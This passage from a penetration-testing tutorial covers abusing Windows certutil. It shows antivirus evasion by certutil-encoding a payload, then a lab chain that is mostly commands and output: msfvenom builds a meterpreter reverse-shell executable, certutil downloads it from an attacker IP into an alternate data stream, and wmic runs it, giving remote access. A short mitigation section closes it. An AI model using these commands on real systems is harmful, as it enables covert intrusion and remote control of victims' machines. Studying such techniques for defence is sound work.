
18e094bdbc8fa1c927d123edfd2a897429f666dfef60cf62

dll.txt

pedll

Acronis	Suspicious
AhnLab-V3	Trojan/Win32.Dorv.R284512
SecureAge APEX	Malicious
Avast	Win32:Hijack-GY [Trj]
Avira (no cloud)	TR/Hijacker.Gen

So, the inspection of the dll.txt file was not acceptable. Now let’s test the file we encoded using certutil. We uploaded the edll.txt. Upon analysis of the edll.txt, we see that it was detected by 4 out of 56 Antivirus Engines. It is not perfect but it is a huge difference.



4
/ 56

Community Score

! 4 engines detected this file

352a9310f04dc5ebebe0abc6ab7a50ee49c2e58b78bf72
edll.txt
text

DETECTION DETAILS COMMUNITY

ClamAV	! Txt.File.EXEinPEM-7099209-0
Kaspersky	! HEUR:Trojan.Win32.Generic
Ad-Aware	✓ Undetected
AhnLab-V3	✓ Undetected
Arcabit	✓ Undetected


Another flavour of this attack can be as depicted below:

We create a payload in the form of an executable(payload.exe). Then we use certutil to encode it to a specific binary. For example, “payload.enc”. Then post the output of the encoding process on Github, Pastebin or other alternative services. The purpose of this procedure is to separate the encoded payload from the stager to avoid detection. Now use the certutil on the target machine to download the content from the remote server (Github/Pastebin). Finally, decode the malicious payload into an executable extension using Certutil and execute it to compromise the Target.

Practical #8: Compromising with Malicious Executable inside ADS

We started our attack with Exploit Development. We used the msfvenom tool to generate a Payload for a Reverse TCP Connection to our attacker machine. We provided the msfvenom with the appropriate LHOST and LPORT. The format of the payload was set to an Executable(.exe) File. We named it “virus.exe”. After successful execution, the file was created in our “/root” directory. Now to transfer the newly generated we decided to use the HTTP Server generated by a Python One-liner.


```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.10 lport=443 -f exe >
"virus.exe"
python -m SimpleHTTPServer 80
```



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.10 lport=1234 -f exe > virus.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 180291 bytes
Final size of exe file: 255488 bytes
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Now that the payload is hosted on the server, before executing the payload on the Target Machine, we need to start a Listener on Attacker Machine to capture the meterpreter session that would be generated after the execution of the payload.


```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.1.10
set lport 1234
exploit
```



```
msf5 > use multi/handler
msf5 exploit(multi/handler) >  set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.10
lhost => 192.168.1.10
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > exploit
```

This time we will use a different approach altogether. We are going to use the Alternative Data Stream. Alternative Data Stream (ADS) was created by Microsoft to supporting compatibility with Apple McIntosh's file system. In the Mac, files have a huge amount of metadata in addition to regular data. To save the exe file into ADS, we need to specify the name of the file in whose ADS we want to save another file, then (:) followed by name and extension of another file. As shown, we saved the virus.exe inside the ADS of harmless.txt file.


```
certutil.exe -urlcache -split -f http://192.168.1.10/virus.exe
harmless.txt:virus.exe
```



```
PS C:\> certutil.exe -urlcache -split -f http://192.168.1.10/virus.exe harmless.txt:virus.exe
****  Online  ****
  000000  ...
  03e600
CertUtil: -URLCache command completed successfully.
```

Here, it can be observed that there is no file named virus.exe in the directory and the size of harmless.txt is 0 as well as it contains nothing as it was an originally an empty text file.


```
dir
type .\harmless.txt
```



```
PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/18/2019   9:52 PM                PerfLogs
d-r---        11/27/2019  10:32 AM                Program Files
d-r---         10/6/2019   7:52 PM                Program Files (x86)
d-r---        11/27/2019   9:36 AM                Users
d-----        11/27/2019   9:03 AM                Windows
-a----        11/28/2019  11:44 PM              0 harmless.txt


PS C:\> type .\harmless.txt
PS C:\>
```

Now to execute the file that we put in the ADS; we will be using wmic. We will use the create flag followed by the path of the payload as shown in the image. It says that the Execution was successful.


```
wmic process call create "c:\harmless.txt:virus.exe"
```



```
PS C:\> wmic process call create "c:\harmless.txt:virus.exe"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 1336;
        ReturnValue = 0;
};
```

We went back to our Attacker Machine to see that a meterpreter instance is generated and captured by our listener. We run sysinfo to see the details of the Target System.

```
sysinfo
```



```
[*] Started reverse TCP handler on 192.168.1.10:1234
[*] Sending stage (180291 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.10:1234 →

meterpreter > sysinfo
Computer        : DESKTOP-T9P2C5G
OS              : Windows 10 (10.0 Build 18363).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```

We have successfully Compromised the Target Machine using a combination of Certutil and a Malicious Executable concealed in Alternative Data Stream.

Mitigation

As tools like certutil can be used by an attacker with physical access to the machine or by malicious code unknowingly downloaded by a user after a phishing or other social engineering attack.

Certutil usage should be monitored, particularly if detected it being used with -decode or -decodeHex options where that would not normally be expected in your network. It is paramount not to depend on tools that simply whitelist built-in or signed code as obviously these will be bypassed by such Living Off the Land (LOL) techniques.

Conclusion

This kind of attack is very much happening in real life. There have been multiple incidents targeted to different office environments as well as banks. It was a fun learning experience working with certutil. We are going to write more articles about other LOLS that we could find. Stay Tuned.

Certutil Operations

Living Off Land binaries

Author: Pavandeep Singh is a Technical Writer, Researcher and Penetration Tester. Can be Contacted on Twitter and LinkedIn